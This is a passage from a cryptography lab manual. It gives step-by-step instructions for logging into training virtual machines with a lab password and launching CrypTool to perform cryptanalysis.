
Here, we will use the CrypTool tool to perform cryptanalysis.

1. Turn on the **Windows 11** and **Window Server 2019** virtual machines.
2. Login to the **Windows 11** virtual machine with Username: **Admin** and Password:

Pa\$\$w0rd Click **Search** icon () on the **Desktop**. Type **cryp** in the search field, the **CrypTool** appears in the results, click **Open** to launch it.

Note: If a **User Account Control** pop-up appears, click **Yes**.


Module 20 – Cryptography




3. The **CrypTool** main window appears with a **How to Start** window. Check the **Don't show this dialog again** checkbox and click **Close**.



4. The **CrypTool** window appears; close the **startingexample-en.txt** window.

